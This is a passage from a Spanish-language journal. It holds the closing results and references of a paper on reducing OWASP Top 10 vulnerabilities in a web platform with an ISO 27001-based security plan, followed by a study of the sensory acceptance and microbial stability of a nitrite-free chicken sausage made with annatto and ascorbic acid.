VULNERABILIDAD	Prototipo I (sin plan de seguridad)	Prototipo II (con plan de seguridad)
A1:2017 – Inyección	SI	NO
A2:2017 – Pérdida de autenticación	SI	NO
A3:2017 – Exposición de datos sensibles	SI	SI
A5:2017 – Pérdida de control de acceso	SI	NO
A6:2017 – Configuración de seguridad incorrecta	SI	NO
A7:2017 – Cross-Site Scripting (XSS)	SI	NO
A9:2017 – Uso de componentes con vulnerabilidades conocidas	SI	SI
A10:2017 – Registro y monitoreo insuficientes	SI	NO
TOTAL	8 (100% vulnerable)	2 (25% vulnerable)

Con los resultados mostrados en cada prototipo se determina que sin plan de seguridad (Prototipo I) la plataforma informática web era vulnerable en los 8 criterios definidos lo que equivale al 100% vulnerable, sin embargo, con la implementación del plan de seguridad (Prototipo II) las vulnerabilidades se reducen a 2 criterios lo que equivale al 25% vulnerable, por lo que se mejora el 75% del nivel de seguridad en la plataforma web.

La presente investigación combina las normas de la ISO 27001 considerando la política y el control relacionado al desarrollo seguro y las vulnerabilidades más representativas para

plataformas web de la lista de OWASP TOP10-2017 con sus respectivos procedimientos específicos, esto genera un plan de seguridad que se constituye en una guía para mitigar cada una de las vulnerabilidades del sistema y orientar las acciones que deben realizar el personal técnico de la Organización.

IV. CONCLUSIONES

- En la fase de recopilación de información se determinó la infraestructura de las instalaciones y los dispositivos que manejan.

- En la fase de análisis se determinó que la plataforma informática web presentó 8 vulnerabilidades de seguridad del listado de OWASP Top 10-2017: inyección, pérdida de autenticación, exposición de datos sensible, pérdida de control de acceso, configuración de seguridad incorrecta, XSS, uso de componentes con vulnerabilidades conocidas, registro y monitoreo insuficientes.
- En la fase de explotación se realizaron pruebas de penetración con herramientas especializadas a cada una de las vulnerabilidades encontradas en la plataforma web con la finalidad de analizarlas y presentar propuestas de solución.
- En la fase de generación de informes se procedió a definir el plan de seguridad para la plataforma web empleando normas ISO 27001 y considerando la propuesta de OWASP-2017.
- Una vez que se implementó del plan de seguridad propuesto se obtuvo una mejora de la seguridad de la plataforma web en un 75%.

V. REFERENCIAS BIBLIOGRÁFICAS

Alcorn, W. (2021). Obtenido de <https://tools.kali.org/exploitation-tools/beef-xss>

AlGhamdi, S. K., & Vlahu, E. (2020). Information security governance challenges and critical success factors: Systematic review. *Elsevier*, 99. doi:<https://doi.org/10.1016/j.cose.2020.102030>

Ballen, A., Ayala, C., & Sierra, A. (2017). Análisis de vulnerabilidades en aplicaciones Web desarrolladas en PHP Versión 5.6.24 con base de datos MYSQL Versión 5.0.11 a partir de ataques SQL Inyección. Bucaramanga: Universidad Cooperativa de Colombia, Facultad de Ingenierías, Ingeniería de Sistemas.

Comando It. (2021). Obtenido de <https://comandoit.com/ataque-syn-flooding-con-metasploit/>

Cortez, D. (2017). *Hydra - Kali Linux, una excelente herramienta de Auditoria*. . Obtenido de <https://www.seguridadyfirewall.cl/2017/03/hydra-kali-linux-una-excelente.html>

Cuerpo de Bomberos Santo Domingo. (2021). Obtenido de <https://bomberossantodomingo.gob.ec/>

Gaba, J., & Kumar, M. (2013). Implementation of steganography using CES technique. *IEEE Second International Conference on Image Information Processing (ICIIP)* (págs. 395-399). Shimla: IEEE.

Google. (2021). Obtenido de <https://www.google.com/intl/es-419/chrome/>

INEN. (2015). TECNOLOGIAS DE LA INFORMACION – TECNICAS DE SEGURIDAD – SISTEMAS DE GESTION DE SEGURIDAD DE LA INFORMACION - REQUISITOS.

ISOTools. (2021). Obtenido de <https://www.isotools.org/normas/riesgos-y-seguridad/iso-27001/>

Kali linux. (2021). *Kali*. Obtenido de <https://www.kali.org/docs/introduction/what-is-kali-linux/>

Ladino, M., Villa, P., & López, A. (2011). Fundamentos de iso 27001 y su aplicación en las empresas. *47(17)*, 334-339.

Mozilla. (2021). Obtenido de <https://www.mozilla.org/es-ES/firefox/new/>

Normas ISO. (2020). Obtenido de <https://www.normas-iso.com/iso-27001/>

OWASP. (2017). *OWASP Top 10 - 2017*. Obtenido de <https://wiki.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf>

OWASP. (2021). Obtenido de <https://owasp.org/>

Panday, R., & Pandey, V. (2016). Cryptography & security implementation in network computing environments. *3rd Computing for Sustainable Global Development (INDIACom)* (págs. 3136-3140). IEEE.

- PortSwigger. (2021). Obtenido de <https://portswigger.net/burp>
- Postor, H. (2020). Mapping the OWASP Top Ten to Blockchain. *Elsevier*, 177, 613-617. doi:<https://doi.org/10.1016/j.procs.2020.10.087>
- Puime, J. (2009). El ciberespionaje y la ciberseguridad. In *La violencia del siglo XXI. Nuevas dimensiones de la guerra* (págs. 45-76). Instituto Español de Estudios Estratégicos.
- Rapid7. (2021). Obtenido de <https://www.metasploit.com/>
- Rojas, O., Medina, Y., & Bautista, D. (2016). Pentesting empleando técnicas de ethical hacking en redes IPv5. 11, págs. 79-96. *Rev. Ingenio UFPSO*.
- Santiago, E., & Allende, J. (2017). RIESGOS DE CIBERSEGURIDAD EN LAS EMPRESAS. Madrid: *Revista Tecnología y desarrollo*.
- Solarte, F., Rosero, E., & Benavides, M. (2015). Metodología de análisis y evaluación de riesgos aplicados a la seguridad informática y de información bajo la norma ISO/IEC 27001. 28. *Escuela Superior Politécnica del Litoral (ESPOL)*.
- Sqlmap. (2021). Obtenido de <https://sqlmap.org/>
- Subgraph. (2021). Obtenido de <https://subgraph.com/vega/>
- Tenable. (2021). Obtenido de <https://es-la.tenable.com/products/nessus>
- Toledo, A. (2014). Test de penetración Exploración de vulnerabilidades con Metasploit-framework.
- Wireshark. (2021). Obtenido de <https://www.wireshark.org/>
- Zenmap. (2021). Obtenido de <https://nmap.org/zenmap/>

Evaluación microbiológica y sensorial de un embutido sin nitritos con fibra y conservantes naturales

María Flores¹; Fernando Yanza²; Lisette Hidalgo^{3*}

Resumen

El achiote (*Bixa orellana L.*) y el ácido ascórbico se han utilizado para reemplazar el nitrito de sodio, como antioxidante y agente antimicrobiano. El objetivo de este estudio fue evaluar las características organolépticas y estabilidad microbiológica de un embutido con fibra realizado bajo el procedimiento de mortadela tipo extra con adición de achiote y ácido ascórbico eliminando el nitrito de sodio de la formulación, para lo cual se trabajó con 4 tratamientos T1(0,1%;0,45g/Kg), T2(0,1%;0,75 g/Kg), T3(0,5%;0,45 g/Kg) y T4(0,5%;0,75 g/Kg) respectivamente. Para el estudio sensorial se realizó una encuesta con escala hedónica de 5 puntos dirigida a 80 consumidores, los datos se evaluaron realizando análisis de varianza y gráfico de medias. Para la estabilidad microbiológica se analizaron coliformes fecales, *Escherichia coli*, Aerobios mesófilos y mohos y levaduras cada 8 días. Se encontró que T2 tuvo mayor aceptación sensorial seguido de T4, contenidos de mayor ácido ascórbico. Se ajustó la formulación de estos tratamientos, realizando una segunda catación con 7 jueces dando mayor aceptación a T2. Los resultados microbiológicos indicaron que el ácido ascórbico benefició el control microbiano del producto, siendo T2 el que presentó mejor estabilidad manteniéndose dentro de la norma INEN 1338 durante un periodo de 12 días.

Palabras clave: Achiote, ácido ascórbico, sin curar.

Microbiological and sensory evaluation of a nitrite-free sausage with fiber and natural preservatives

Abstract

Annatto (*Bixa orellana L.*) and ascorbic acid have been used to replace sodium nitrite, as an antioxidant and antimicrobial agent. The objective of this study was to evaluate the organoleptic characteristics and microbiological stability of a sausage with fiber made under the extra-type mortadella procedure with the addition of annatto and ascorbic acid, eliminating sodium nitrite from the formulation, for which we worked with 4 treatments. T1(0.1%;0.45 g/Kg), T2(0.1%;0.75g/Kg), T3(0.5%;0.45g/Kg) and T4(0.5%;0.75g/Kg) respectively. For the sensory study, a survey was carried out with a 5-point hedonic scale addressed to 80 consumers, the data was evaluated by performing analysis of variance and means graph. For microbiological stability, fecal coliforms, *Escherichia coli*, mesophilic aerobes and molds and yeasts were analyzed every 8 days. It was found that T2 had higher sensory acceptance followed by T4, higher ascorbic acid content. The formulation of these treatments was adjusted, carrying out a second tasting with 7 judges, giving greater acceptance to T2. The microbiological results indicated that ascorbic acid benefited from the microbial control of the product, with T2 being the one that presented the best stability, remaining within the INEN 1338 standard for a period of 12 days.

Keywords: Achiote, ascorbic acid, uncured.

Recibido: 3 de marzo de 2022

Aceptado: 31 de julio de 2022

¹ Estudiante de Procesamiento de Alimentos del Instituto Superior Tecnológico Crecermás. Sucumbíos, Ecuador. mariaflores@istec.edu.ec

² Estudiante de Procesamiento de Alimentos del Instituto Superior Tecnológico Crecermás. Sucumbíos, Ecuador. jimmyyanza@istec.edu.ec

^{3*} MSc. Ingeniería Agroindustrial. Docente del Instituto Superior Tecnológico Crecermás. Sucumbíos, Ecuador. lissetehidalgo@istec.edu.ec

*Autor de correspondencia. lissetehidalgo@istec.edu.ec

I. INTRODUCCIÓN

Los embutidos son productos cárnicos elaborados con carne molida principalmente de cerdo, res o aves, condimentada con hierbas aromáticas y diferentes especias como pimienta, ajo, tomillo, etc. Su característica principal es que están formulados con aditivos de origen artificial como son los nitratos, nitritos, entre otros, que ayudan a las características organolépticas, rendimiento y además evita que se formen bacterias o agentes nocivos para la salud. De los aditivos químicos es el nitrito el más controversial porque se utiliza como precursor de color y antimicrobiano, lo ideal sería que todo el nitrito reaccione con la mioglobina y se genere el pigmento nitrosomioglobina que es el color rosado estable característico de estos productos. Sin embargo, no todo reacciona y queda nitrito residual que en alta dosis puede ocasionar metahemoglobinemia que es mortal y en bajas dosis combinada con presencia de un medio ácido como el estómago donde hay iones H^+ se transforma en ácido nitroso. El ácido nitroso puede unirse a aminas secundarias y terciarias como la prolina o dimetilamina provenientes naturalmente de carnes formando nitrosopirrolidina o nitrosodimetilamina las cuales son nitrosaminas con efecto carcinogénico, inclusive la Agencia para Sustancias Tóxicas y el Registro de Enfermedades (2015) indicó que existe evidencia suficiente del efecto carcinógeno de las nitrosaminas y que existe mayor sensibilidad en niños, por lo que actualmente la sociedad enfrenta un desafío respecto a seguridad alimentaria, con el fin de asegurar alimentos sanos para el futuro y el desarrollo de producto novedosos y el aprovechamiento de materias primas poco utilizadas (Vargas y González, 2011).

Por esta razón, sustitutos vegetales se encuentran disponibles en el mercado de algunos países que son utilizados de manera controlada para fabricar cárnicos orgánicos. Por ejemplo, en Francia se ha propuesto una solicitud de prohibición de nitritos en productos cárnicos de manera paulatina hasta 2025 (Cadoux, 2021). En los últimos años se ha venido estudiando algunos sustitutos de nitritos en cárnicos, se han utilizado apio, lechuga y betabel que tienen entre 1500 y 1800 ppm de nitratos, los cuales requieren de un cultivo iniciador (*S. xylosum* y *S. carnosus*) que transforme a nitritos y puedan ejercer su función en el producto (Montiel et al. 2013). No obstante, eliminar este componente de los productos cárnicos, implica un alto riesgo de contaminación microbiana y expone a graves enfermedades la

salud del consumidor, además de los efectos en las características organolépticas y la reducción del tiempo de estabilidad del producto. Por tal motivo, se investigó para buscar una alternativa al uso de aditivos químicos en embutidos sin exponer al consumidor y permitiendo el desarrollo de características sensoriales aceptables. Se utilizó la semilla de achiote que ha sido considerada tradicionalmente como medicinal y colorante cuyo pigmento naranja rojo se llama bixina (Camacaro et al., 2018), adicionalmente se ha demostrado que posee propiedades conservantes en productos cárnicos Ferrufino (2017) y que inhibe *Staphylococcus aureus*, *Bacillus cereus* y *Clostridium perfringens* a partir de una concentración de 0,08 a 0,16% (Carvajal et al., 2019, p. 20).; también se empleó ácido ascórbico que es una vitamina hidrosoluble y en el estudio de Ayala et al. (2016) redujo la presencia de nitrito residual en cárnicos. En la presente investigación se evaluó el efecto del achiote y ácido ascórbico en las características organolépticas y estabilidad microbiológica de un embutido de pollo con fibra sin nitritos.

2. Metodología

Se empleó un tipo de investigación evaluativa que es “el proceso para determinar hasta qué punto los objetivos propuestos por el programa han sido alcanzados” (Correa et al, 2002, p. 89), con diseño experimental factorial 2^2 que de acuerdo a Gutiérrez y Vara, (2008) “es el conjunto de puntos experimentales o tratamientos que pueden formarse considerando todas las posibles combinaciones de los niveles de los factores”, Pina (1993) menciona que este tipo de experimentos “permiten estudiar el efecto de cada factor sobre la variable respuesta, así como el efecto de las interacciones entre factores sobre dicha variable”. El producto se realizó mediante el procedimiento utilizado por Hidalgo (2017) para mortadela tipo extra, se utilizó carne de pollo molida, mezclado con el resto de ingredientes y aditivos a menos de $10^{\circ}C$, moldeado 500g, cocción en inmersión ($80-92^{\circ}C$, 3 horas), refrigeración 12 horas, desmoldado y sobre-empacado (doble funda).

Se evaluaron como variables independientes achiote (%) y ácido ascórbico (g/kg) y variables dependientes color, olor, sabor, textura y estabilidad microbiológica de los microorganismos aerobios mesófilos, coliformes fecales, *Escherichia coli* y mohos y levaduras exigidos por la normativa INEN para asegurar un producto

inocuo. Se utilizó la encuesta como técnica de recolección de datos mediante fichas de catación con una escala hedónica de 5 puntos (1= me gusta mucho, 2= me gusta, 3= ni me gusta ni me disgusta, 4=me disgusta, 5=me disgusta mucho) aplicada a 80 personas, al respecto Espinosa (2007): “El número de participantes en cada prueba debe ser grande para minimizar la variación propia de la subjetividad de las respuestas”, en cuanto a la calidad microbiológica del producto se realizaron los análisis en el laboratorio del Instituto Superior Tecnológico Crecermás siguiendo los procedimientos dictados en las normativas INEN 1529-5, INEN 1529-10, INEN 1529-8 y COVENIN 1104.

Para la evaluación de las respuestas sensoriales, se determinó la media y se realizó una comparación de muestras múltiples para los 4 tratamientos, generado con el software STATGRAPHICS 5.1 mediante análisis de varianza ANOVA-Test de Fisher y gráficos de medias. A partir de las respuestas sensoriales de la catación y análisis microbiológicos de los 4 tratamientos se decidió realizar un ajuste en la formulación a aquellos que obtuvieron medias más cercanas a 1 (me gusta mucho) realizando una nueva prueba sensorial con 7 jueces seleccionados. Para el análisis estadístico, se compararon las medias de dos muestras a través de análisis de varianza Kolmogorov-Smirnov y gráficos de distribución de frecuencias. En la tabla 1 se puede apreciar la matriz de tratamientos utilizada para la investigación.

Tabla 1. Matriz de tratamientos

Tratamientos	Niveles	Combinaciones
Achiote %	0,1	T1: 0,1- 0,45
	0,5	T2: 0,1- 0,75
Ácido ascórbico g/kg	0,45	T3: 0,5- 0,45
	0,75	T4: 0,5- 0,75

3. Resultados y discusión

Análisis de las características organolépticas de un embutido de pollo sin nitritos con fibra y conservantes naturales.

El resumen estadístico, indicó P-valor (0,0000) del test de Fisher por tanto existe diferencia estadísticamente significativa entre las variables analizadas de los 4 tratamientos.

Color

Se observa en la figura 1 las medias de los 4 tratamientos, siendo los tratamientos 1 y 3 los que

obtuvieron medias más lejanas a 1 (me gusta mucho), dichos tratamientos tienen la particularidad de menor ácido ascórbico (0,45 g/kg), siendo que los tratamientos 2 (Achiote 0,1% y Ácido ascórbico 0,75 g/kg) y 4 (2 (Achiote 0,5% y Ácido ascórbico 0,75 g/kg) con medias más cercanas a 1, de igual forma se puede visualizar que el tratamiento 2 obtuvo mayor preferencia por parte de los jueces frente a los otros tratamientos. Al respecto, Valadez et al (2020) quien realizó una evaluación sensorial a diferentes productos probando las cantidades de 0.2% a 0.5% de achiote, quienes mostraron nivel de agrado semejante entre los jueces, por lo que no pudo detectarse diferencias significativas. Lo mismo sucedió con el color y el sabor, cantidades muy parecidas a las evaluadas en la presente investigación. Igualmente, Ayala et al., (2016) menciona “las tres formulaciones donde se incorporó el ácido ascórbico existió menos formación de colores y el color predominante y de mayor intensidad fue el rosado”.




Figura 1. Gráfico de medias-color

Olor

En la figura 2 se puede observar el gráfico de medias para la variable olor de los 4 tratamientos, siendo el tratamiento 4 (Achiote 0,5% y Ácido ascórbico 0,75 g/kg) el que obtuvo una media más cercana a 1 (me gusta mucho), el cual es indicativo de que tuvo mayor aceptación por parte de los jueces afectivos, de igual forma el tratamiento 2 (Achiote 0,1% y Ácido ascórbico 0,75 g/kg) obtuvo una media cercana al tratamiento 4, lo que se podría interpretar que el ácido ascórbico ayuda en la aceptación de esta característica sensorial. En la investigación realiza por Reyes (2013) encontró que la adición de ácidos mejora el desarrollo del olor en productos cárnicos. En este mismo sentido la nutricionista Villafañe (2021) afirma que cuando se emplean grandes cantidades de achiote, provoca un aroma florar. De hecho, es común encontrarlo en alimentos.




Figura 2. Gráfico de medias-color

Sabor

En la figura 3 se puede observar las medias de los 4 tratamientos siendo los tratamientos 1 (Achiote 0,1% y Ácido ascórbico 0,45 g/kg) y 3 (Achiote 0,5% y Ácido ascórbico 0,45 g/kg), los que obtuvieron medias similares respecto a la variable sabor, dado a que los dos tratamientos tienen la misma cantidad de ácido ascórbico se asume que el desarrollo de esta característica está influenciada por dicho compuesto, ante lo expuesto el tratamiento 2 (Achiote 0,1% y Ácido ascórbico 0,75 g/kg) obtuvo la media más cercana a 1 (me gusta mucho) seguido por el tratamiento 4 (Achiote 0,5 % y Ácido ascórbico 0,75 g/kg). En este contexto Muñoz (2014) menciona que los ácidos son utilizados por sus propiedades antioxidantes, acidulantes y saborizantes de alimentos. En la investigación desarrollada por Cepero y Bastías (2016) manifiestan que la incorporación de ácido ascórbico mejoró la calidad nutricional sin afectar los atributos organolépticos.




Figura 3. Gráfico de medias-color

Textura

La figura 4 muestra que el tratamiento 2 (Achiote 0,1 % y Ácido ascórbico 0,75 g/kg) obtuvo una media más cercana a 1, siendo el tratamiento más aceptado respecto a la variable textura por parte de los jueces, lo cual es un indicativo que se logró una correcta emulsión en el producto.




Figura 4. Gráfico de medias-textura

En función de lo antes descrito, se encontró que las formulaciones con mayor concentración de ácido ascórbico presentaron mayor aceptación sensorial, razón por la cual se procedió a realizar un ajuste a la formulación base para mejorar las características organolépticas, a dichas muestras se les realizó análisis sensorial con 7 jueces semientrenados.

Evaluación de características sensoriales de fórmula ajustada.

A través de la prueba Kolmogorov-Smirnov P-valor indicó que no existe diferencia estadística significativa en las respuestas sensoriales entre los tratamientos 2 y 4.

Tabla 2. Resumen estadístico fórmula ajustada

Característica	Kolmogorov-Smirnov p-valor
Color	0,55
Olor	0,55
Sabor	0,20
Textura	0,55

En la figura 5 se puede observar la distribución de frecuencias sobre la aceptación de las variables estudiadas:

- Olor: se encontró para el tratamiento 2 una mayor distribución de datos ubicados en los niveles 1 (me gusta mucho) y 2 (me gusta), mientras que para el tratamiento 4 la mayor cantidad de datos se encuentra en el nivel 3 (ni me gusta ni me disgusta).
- Color: para el tratamiento 2 la variable muestra una distribución más uniforme en los niveles 1, 2 y 3, mientras que el tratamiento 4 indica una mayor concentración de datos en el nivel 2 (me gusta).

- Sabor: el tratamiento 2 concentró una distribución de datos en los niveles 1 (me gusta mucho) y 2 (me gusta) en la escala hedónica, indicando mayor aceptación por parte de los jueces.
- Textura: los tratamientos analizados con formulación ajustada indica una distribución

de datos para el tratamiento 2 (Achiote 0,1% y Ácido ascórbico 1 g/kg) en el nivel 1 en la escala hedónica, a diferencia del tratamiento 4 (Achiote 0,5% y Ácido ascórbico 1g/kg) concentra una distribución en el nivel 3 (ni me gusta ni me disgusta).




Figura 5. Gráfico de distribución de frecuencias fórmula ajustada.

Evaluación de la aceptación sensorial de los embutidos sin nitritos

El resumen muestra P-Valor del test de Fisher es menor a 0,05 indica que, si existe diferencias estadísticamente significativas entre las medias de los 4 tratamientos, con un nivel de 95 % de confianza. Es decir que el consumidor si percibió diferencias entre los 4 tratamientos respecto a la variable aceptación del producto. En el gráfico de medias de la figura 6 se puede observar que para la variable aceptación el tratamiento 2 (Achiote 0,1 % y Ácido ascórbico 0,75 g/kg) obtuvo una media más cercana a 1, siendo el tratamiento más aceptado respecto a la variable estudiada por parte de los catadores.

Evaluación de aceptación sensorial de las fórmulas ajustadas

En el resumen estadístico de los tratamientos que fueron más aceptación y cuta fórmula fue ajustada se encontró que la variable aceptación de los tratamientos obtuvo medias iguales. En cuanto que para P-valor a través de la prueba Kolmogorov-Smirnov indicó valores mayores a 0,05 por lo que no existe diferencia estadísticamente significativa entre las dos distribuciones para un nivel de confianza del 95%. Es decir, los catadores no encontraron diferencias entre los 2 tratamientos respecto a la variable aceptación. En la figura 7 se encuentra una distribución de datos para el tratamiento 2 (Achiote 0,1% y Ácido ascórbico 1 g/kg) en los niveles 1 (me gusta mucho) y 2 (me gusta), mientras que para el tratamiento 4 (Achiote 0,1% y Ácido ascórbico 1 g/kg) hay mayor distribución de datos en los niveles 1 (me gusta mucho) y 3 (ni me gusta ni me disgusta). Ante lo mencionado, aunque la diferencia no es significativa se puede decir que el tratamiento 2 obtuvo mayor aceptación por parte de los jueces.




Figura 6. Gráfico de medias para aceptación.




Figura 7. Gráfico de distribución de frecuencias fórmula ajustada aceptación

Comparación de la aceptación sensorial de la formulación ajustada respecto a la formulación con nitritos.

Para la comparación de las formulaciones se procedió a convertir las medias de tal modo que estuviesen en la misma escala, en este caso del 1 al 5, siendo 5 la menor aceptación. Tal como se observa en la tabla 3. Para la comparación de medias, la utilizada en esta investigación se invirtieron sus valores de tal modo que 5 represente me gusta mucho y 1 me disgusta mucho, en el caso de la escala hedónica de Hidalgo, 2017 utilizó una valoración de 10 puntos siendo el número 10 de mayor aceptación, así que se dividió para 2 la media obteniendo un valor de 3,41.

Para dicha comparación cabe aclarar que el lugar donde se realizó la investigación de Hidalgo (2017) fue en Venezuela, y la valoración del producto puede estar influenciada por la cultura alimenticia y costumbres de los habitantes y a raíz de la pandemia las personas empezaron a valorar más los productos cárnicos sin conservantes químicos.

Tabla 3. Tabla de medias para fórmula con nitritos vs fórmula ajustada

Aceptación	Fórmula con nitritos	Fórmula ajustada
	Media 3,41	Media 4

Evaluación de la estabilidad microbiológica de un embutido de pollo sin nitritos con fibra y adición de conservantes naturales.

Análisis de *Escherichia coli*

En el resultado del análisis para *Escherichia coli* de los 4 tratamientos en el día 1 se puede decir que los tratamientos se encontraron <0,30 NMP/g (número más probable sobre gramos), mientras que en el día 7 se puede verificar que sobrepasan el límite permisible

de INEN 1338 1×10^3 UFC/g. Sin embargo, ante lo mencionado en la tabla 4 se puede observar que T4 presentó crecimiento de colonias menor respecto a los otros tratamientos, siendo el tratamiento con mayor concentración de Achiote y ácido ascórbico. Por su parte Alovera (2018) encontró que el extracto de Achiote contiene carotenoides con actividad antioxidante. De igual forma Molina (2017) demostró que los microorganismos *E. coli*, *B. cereus*, *S. aureus* son más susceptibles a los extractos del achiote probablemente a los esteroides y antocianinas presentes. Así mismo Bastidas *et al.*, (2017) citan a Martínez, Molina y Boucort (1997) quienes demostraron la actividad antimicrobiana del ácido ascórbico sobre productos cárnicos, en cepas de *E. coli*.

Tabla 4. Resultados microbiológicos *Escherichia coli*

	Día 1	Día 7	INEN No 1338
Tratamiento 1	<0,30 NMP/g (-)	$6,1 \times 10^3$ UFC/g	1×10^3
Tratamiento 2	<0,30 NMP/g (-)	$4,6 \times 10^3$ UFC/g	
Tratamiento 3	<0,30 NMP/g (-)	$4,1 \times 10^3$ UFC/g	
Tratamiento 4	<0,30 NMP/g (-)	$9,7 \times 10^2$ UFC/g	

Aerobios mesófilos.

Según Vanderzant y Splittstoesser (1992), “se agrupan en dos géneros importantes: *Bacillus* y *Sporolactobacillus* formadores de endosporas. Las especies encontradas en los alimentos son generalmente extensas y no poseen un hábitat definido y en general no provocan enfermedades en el ser humano”. “Son utilizados como indicadores de la calidad en el procesamiento”. (Salgado, 2002). Bastidas *et al.*, (2017) en su estudio del efecto antimicrobiano de la vitamina C determinó que aquellos tratamientos que recibieron 5000 ppm y 1000 ppm de ácido ascórbico presentaron mayor control en la proliferación de bacterias aerobias, a su vez el autor cita a Xong, Ho y Shahidi (2012) que afirmaron que el ácido ascórbico inhibe el crecimiento de bacterias aeróbicas en productos cárnicos. Así mismos, Vargas y González (2011) exponen que los tratamientos más efectivos al reducir la carga microbiana fueron aquellos que aplicaron el ácido ascórbico pues presenta un recuento total de aerobios más bajo entre todos los desinfectantes. Lo anterior coincide con los resultados de la tabla 5, donde se evidencia un menor crecimiento de aerobios mesófilos en el tratamiento 4 contenido de la mayor concentración de ácido ascórbico y achiote.

Tabla 5. Resultados microbiológicos aerobios mesófilos.

	Día 1	Día 7	INEN No 1338
Tratamiento 1	0,8x10 ¹ UFC/g	3x10 ⁴ UFC/g	1,0 x 10 ⁷
Tratamiento 2	2,9x10 ³ UFC/g	3x10 ⁴ UFC/g	
Tratamiento 3	3x10 ⁴ UFC/g	3,8x10 ⁴ UFC/g	
Tratamiento 4	3x10 ⁴ UFC/g	2,5x10 ⁴ UFC/g	

Coliformes fecales.

De acuerdo con la Agencia de protección ambiental (2002), los coliformes no son considerados como una amenaza para la salud; por el contrario, sirven para indicar la presencia de otras bacterias posiblemente patógenas. Es un indicativo de que los alimentos podrían estar contaminados con heces fecales humanas o de animales. Los microorganismos que provocan enfermedades (patógenos) y que están presentes en las heces causan: diarrea, retortijones, náuseas, cefaleas u otros síntomas. Estos patógenos podrían representar un riesgo de salud muy importante para bebés, niños pequeños y personas con sistemas inmunológicos gravemente comprometidos (Salgado, 2002).

Tabla 6. Resultados microbiológicos coliformes fecales.

	Día 1	Día 7	COVENIN 1944: 1999
Tratamiento 1	No realizado	0,74 NMP/g	9
Tratamiento 2	No realizado	0,30 NMP/g	
Tratamiento 3	No realizado	0,74 NMP/g	
Tratamiento 4	No realizado	0,72 NMP/g	

En el análisis microbiológico para coliformes fecales en día 7 se puede decir que los tratamientos 1 y 3 muestran una similitud con 0,74NMP/g que presentaban menos ácido ascórbico. El tratamiento 2 presentó baja carga 0,30NMP/g, es decir el control microbiológico fue mayor, en este sentido Ponce (2018) afirma que los embutidos elaborados con achiote son aptos para el consumo humano, debido a que ayuda al control de microorganismos patógenos cumpliendo con lo establecido con el reglamento técnico centroamericano para coliformes totales y E. coli. El ácido ascórbico ostenta una extensa actividad antimicrobiana que se amplía a varias especies bacterianas que participan en la alteración de frutas, verduras, hortalizas, carnes e incluso pescados frescos (Mendoza *et al.*, 2016).

Mohos y levaduras.

Según Tortajada *et al.*, (2001), las micotoxinas

